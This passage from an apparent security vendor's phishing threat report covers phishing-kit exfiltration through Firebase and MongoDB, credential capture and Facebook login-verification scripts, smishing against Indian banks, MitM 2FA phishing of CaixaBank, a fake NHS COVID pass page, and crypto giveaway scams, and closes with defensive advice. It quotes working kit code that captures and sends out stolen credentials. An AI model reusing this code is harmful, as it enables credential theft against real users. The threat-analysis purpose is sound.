4.7. Some frameworks abuse databases in the cloud. An example of exfiltrating data using Firebase is seen below:




```
    // Initialize Firebase
    firebase.initializeApp(firebaseConfig);

    var messagesRef = firebase.database().ref('messages');


// Save message to firebase
function saveMessage(email, password){
  var newMessageRef = messagesRef.push();
  newMessageRef.set({
    email: email,
    password: password,
  });
}
```

4.8. Abuse of MongoDB instance on mongodb.net cloud to exfiltrate data:



```
<?php
$uname = $_POST['username'];
$pass = $_POST['password'];
$servername = "mongodb+srv://admin:root@cluster0.igfsl.mongodb.net/affu";
$username = "afraz";
$password = "afrazsheikh";
$dbname = "affu";
// create connection
$conn = mysqli_connect ($servername , $username , $password, $dbname);
//check connection
if(!$conn){
    die("sorry we failed to connect: ".mysqli_connect_error());
}
else{
    echo "connection was succesful";
}
//create database here
//create table here
//insertion into the table
$sql = "INSERT INTO insta (username, password)
VALUES ('$uname', '$pass')";
```


5. Module scripts for monitoring and displaying victim IP and credential info in real time:



```
## Get IP address
capture_ip() {
        IP=$(grep -a 'IP:' .server/www/ip.txt | cut -d " " -f2 | tr -d '\r')
        IFS=$'\n'
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Victim's IP : ${BLUE}$IP"
        echo -ne "\n${RED}[${WHITE}-${RED}]${BLUE} Saved in : ${ORANGE}ip.txt"
        cat .server/www/ip.txt >> ip.txt
}

## Get credentials
capture_creds() {
        ACCOUNT=$(grep -o 'Username:.*' .server/www/usernames.txt | cut -d " " -f2)
        PASSWORD=$(grep -o 'Pass:.*' .server/www/usernames.txt | cut -d ":" -f2)
        IFS=$'\n'
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Account : ${BLUE}$ACCOUNT"
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Password : ${BLUE}$PASSWORD"
        echo -e "\n${RED}[${WHITE}-${RED}]${BLUE} Saved in : ${ORANGE}usernames.dat"
        cat .server/www/usernames.txt >> usernames.dat
        echo -ne "\n${RED}[${WHITE}-${RED}]${ORANGE} Waiting for Next Login Info, ${BLUE}Ctrl
}
```

6. Login credentials verification

To ensure protection against a flood of wrong credentials being entered by victims and security researchers, the attackers have started to verify the credentials before saving. We see one such example below where the module is verifying the credentials by logging into Facebook. Upon successful login to facebook.com, it saves the credentials to the local file.



```
        $payLoad = array(
                "email"=>$username,
                "pass"=>$password,
        );
        $header = [
                "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safar
                "Cookie: _fbp=fb.1.1639720125889.297858269; locale=en_US; sfau=AYiu0MIr_MBXTDNuxcOJRb5KRJJHsSZRnBxEbDklXFrbtdOph0YXEDNFp
        ];
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, "https://www.facebook.com/login.php");
        curl_setopt($ch, CURLOPT_POST, 1);
        curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
        curl_setopt($ch, CURLOPT_POSTFIELDS, $payLoad);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
        $res = curl_exec($ch);
        curl_close($ch);
        if(strpos($res, "is incorrect") !== false){
                echo "Login Failed";
        }
        else if(strpos($res, "entered an old password") !== false){
                echo "Old password";
        }
        else {
                echo "Success";
                file_put_contents("Facebookcredentials.txt", "Username : $username\nPassword : $password\n\n", FILE_APPEND);
        }
}
```

Another variant of similar functionality forces the victim to input the credential multiple times. The first credential input attempt always shows a login failure message, and the credentials are saved only when the resubmitted credentials match on subsequent login attempts.

Smishing


Smishing is a form of phishing attack that leverages SMS text messaging on mobile devices. Smishing has been around since 2006 but is growing in dramatic fashion in recent years: one report shows a 300% increase in the last quarter of 2020, and another shows a 700% increase over the first six months of 2021. Attackers scam victims by masquerading as company executives, trusted brands, bank or cell phone providers, contest organizers, and so on in order to catch victims off-guard and lure them into clicking phishing links.

These attacks can be very effective as many victims are more trusting of texts from unrecognized numbers than they are of emails from unrecognized senders. Many are also accustomed to SMS marketing, which increases trust in that medium. It is relatively easy for threat actors to create a local phone number and message those in the same area code, which increases trust.

Smishing in action: An attack targeting Indian banking users

In late 2021, ThreatLabz observed the use of smishing by scammers to target Indian banking users. Most Indian banks secure their users using two-factor authentication (2FA), which attackers needed to account for in their tactics in order to access accounts. Scammers created various domains to host phishing pages pretending to be Indian banks, and they texted those spam links to their victims via SMS. The phishing pages collected the victim's private information, including their ATM pin, and then prompted victims to download and install an application that intercepted and exfiltrated the one-time password received via SMS.

Detailed analysis of this campaign can be found here.



SBI Quick Support

Allow **SBI Quick Support** to send and view SMS messages?


Enter Complaint No.

Figure 10: Malicious APK requests SMS permission to exfiltrate OTP received via SMS

Man-in-the-middle attacks

The previous example of a smishing attack is one form of a MitM attack, in which threat actors intercept information being exchanged between two legitimate parties. ThreatLabz observed a number of attacks where attackers leverage MitM and 2FA techniques. Using this technique, the attacker serves a phishing page to the victim, forwards the stolen credentials to the legitimate page, and then prompts for more details to complete the two-factor authentication. These attack webpages are identified as part of regular phishing page detections.


We see one such example below with a threat actor attempting to phish CaixaBank customers:



https://www.emotea.es/wp-includes/pomo/Now/Caixa/Area Cliente/id/19465737527/espncaxa/espncaxa/cli

Acceso Seguro Por Banco Digital :

Aviso legal | Seguridad | Tarifas
© CaixaBank, S.A. 2021. Todos los derechos reservados.



https://www.emotea.es/wp-includes/pomo/Now/Caixa/Area Cliente/id/19465737527/espncaxa/espncaxa/

Acceso seguro a CaixaBankNow

Identificador


□ Guardar identificación

Contraseña ¿Has olvidado tus claves de acceso?

••••••••••••••••••

Firma Digital
(Cliente de Bankia : Esto es solo para los clientes de Bankia, si no lo eres, deja el texto vacío)

••••••••••••



https://www.emotea.es/wp-includes/pomo/Now/Caixa/Area Cliente/id/19465737527/espncaxa/espncaxa/cli

Acceso seguro a Línea Abierta

Para su protección, necesitamos confirmar su número de teléfono


Para confirmar la operación, introduzca la clave que le hemos enviado por SMS a su móvil :

Ingrese el código recibido por SMS

Su información de Tarjeta Línea Abierta será procesada de forma segura. 256bits/SSL

COVID–19 scams

Threat researchers across the industry have observed COVID–related phishing scams and sites like the example shown below. Phishing sites have been designed to blend in with the many new COVID–19 resource sites, a common tactic for removing suspicion around the lack of site history. For security teams, this insight can be used to develop security policies to filter or flag and block traffic from emails that link to newly created URLs.



nhs-vaccinations.com/covid-passports/step1.php?

NHS Covid Pass

‹ Go back

What is your name?

Enter the exact name registered with your GP surgery.

First name

Surname

Continue

Accessibility statement   Cookies   Privacy policy   Terms and conditions

https://nhs-vaccinations.com/covid-passports/step2.php?

NHS Covid Pass

‹ Go back

Enter your payment details

We require a temporary hold payment of £0.99 to validate your identity and process your Covid Pass application. This payment will be reversed immmediately.

Card Number

15 or 16 Digit Card Number

Expiry Date

For Example, 10/22

Card Security Code

The last 3 digits on the back of your card

Continue

https://nhs-vaccinations.com/covid-passports/finish.php?

NHS Covid Pass

‹ Go back

Your payment has been completed... Your Covid Pass will arrive within 2-3 working days.

Accessibility statement   Cookies   Privacy policy   Terms and conditions

view-source:http://nhs-vaccinations.com/covid-passports/step1.php?


```
                        Year
                    </label>
                    <input onchange="clear_field('dob_error')" id="Date_Year" class=" nhsuk-input--width-4 nhsuk-input nhsuk-date-input__input" type="text" pattern="[0-9]*" inp
rue" data-val-regex="Enter a valid 4 digit year" data-val-regex-pattern="^(\d{4})$" data-val-required="Enter a year" name="Date.Year" value="">
                </div>
            </div>
        </div>
        <p id="dob_error" style="color: red; display: none;"></p>
    </fieldset>

    <fieldset class="nhsuk-fieldset" style="display: none;" id="postcode_fieldset">
        <legend class="nhsuk-fieldset__legend nhsuk-fieldset__legend--xl">
            <h1 class="nhsuk-fieldset__heading" id="page_h1_title">What is your postcode?</h1>
        </legend>
        <p id="name-hint">Enter the postcode that is currently registered with your GP surgery.</p>
        <div class="nhsuk-form-group " id="question_firstname">
            <label for="Firstname" class="nhsuk-label">Postcode</label>
            <span asp-for="Firstname" nhsuk-hint-style=""> </span>
            <input onchange="clear_field('postcode_error')" type="text" class="nhsuk-input--width-20 nhsuk-input" id="postcode">
            <p id="postcode_error" style="color: red; display: none;"></p>
        </div>
    </fieldset>

    <fieldset class="nhsuk-fieldset" style="display: none;" id="address_fieldset">
        <legend class="nhsuk-fieldset__legend nhsuk-fieldset__legend--xl">
            <h1 class="nhsuk-fieldset__heading" id="page_h1_title">What is your address?</h1>
        </legend>
        <p id="name-hint">Please enter a contact number and address to be registered on our NHS App.</p>
        <div class="nhsuk-form-group " id="question_firstname">
            <label for="Firstname" class="nhsuk-label">Mobile Number</label>
            <span asp-for="Firstname" nhsuk-hint-style=""> </span>
            <input onchange="clear_field('mobile_error')" type="text" class="nhsuk-input--width-20 nhsuk-input" id="phone">
            <p id="mobile_error" style="color: red; display: none;"></p>
        </div>
        <div class="nhsuk-form-group " id="question_firstname">
            <label for="Firstname" class="nhsuk-label">Address Line</label>
            <span asp-for="Firstname" nhsuk-hint-style=""> </span>
            <input onchange="clear_field('address_line_error')" type="text" class="nhsuk-input--width-20 nhsuk-input" id="address">
            <p id="address_line_error" style="color: red; display: none;"></p>
        </div>
        <div class="nhsuk-form-group " id="question_firstname">
            <label for="Firstname" class="nhsuk-label">City</label>
            <span asp-for="Firstname" nhsuk-hint-style=""> </span>
            <input onchange="clear_field('city_error')" type="text" class="nhsuk-input--width-20 nhsuk-input" id="city">
            <p id="city_error" style="color: red; display: none;"></p>
        </div>
        <div class="nhsuk-form-group " id="question_firstname">
            <label for="Firstname" class="nhsuk-label">County</label>
            <span asp-for="Firstname" nhsuk-hint-style=""> </span>
            <input onchange="clear_field('county_error')" type="text" class="nhsuk-input--width-20 nhsuk-input" id="county">
            <p id="county_error" style="color: red; display: none;"></p>
        </div>
    </fieldset>
```

Figure 11: United Kingdom National Health Service (NHS) COVID passport phishing order form.

Crypto-related phishing

Crypto-related phishing and scams target popular cryptocurrency trading platforms and try to lure users into crypto-giveaway scams. Attackers use newly-registered domains for crypto phishing and also use legitimate hosting services like GitHub and Netlify. One of the crypto-giveaway scams can be seen in the image below:

URL: binancegifts2O22[.]live


BINANCE
English (US)
Binance > Announcements > Latest News
BINANCE
Trust Wallet
Celebrating Two Years of Partnership

Binance & Trust Wallet Official Crypto Giveaway!

Binance

Fellow Binancians,

Activity Period: 2022/01/09 0:00 AM (UTC) to 2021/12/12 0:00 AM (UTC).

To celebrate the 2 year anniversary of Binance acquisition of Trust Wallet, we're teaming up with Trust for the biggest giveaway ever!

Nothing we do at Binance would be possible without our community, and this is just a part of our efforts to assert that.

If you want to participate, it is simple to do. Just navigate to the BTC & ETH airdrop portal below to learn more:

Click here to participate with BTC

Click here to participate with ETH

Click here to participate with BNB

Notes:


All persons are able to participate, including those in the United States.

Figure 12: Binance cryptocurrency giveaway scam

Examples of similar scam giveaway URLs abusing Netlify and GitHub services are below:

- bin-trustgway[.]com
- claimfree.netlify[.]app
- jimmi-bot.github[.]io
- smartnft.netlify[.]app

Here, the phishing domain coiinbases[.]net is impersonating the popular cryptocurrency trading platform Coinbase:



Sign in to Coinbase

Email

Password

□ Keep me signed in on this computer

Forgot password? Don't have an account? Privacy Policy

Expect harder to detect fake sites, emails, and brand impersonation in 2023.

5

Improve your phishing defenses

Industry statistics reveal that the average organization receives dozens of phishing emails daily, with financial impact snowballing as losses incurred from malware and ransomware attacks drive up the average costs of landed phishing attacks year over year. Facing all the threats outlined in this report is a big job, and while you can't completely eliminate the risk of phishing threats, you can learn from observed trends and incidents to better manage risk.

The basics for mitigating the risk of phishing attacks:

1. **Understand the risks to better inform policy and technology decisions**
2. **Leverage automated tools and actionable intel to reduce phishing incidents**
3. **Deliver timely training to build security awareness and promote user reporting**
4. **Simulate phishing attacks to identify gaps in your program**

Best practices: security awareness training

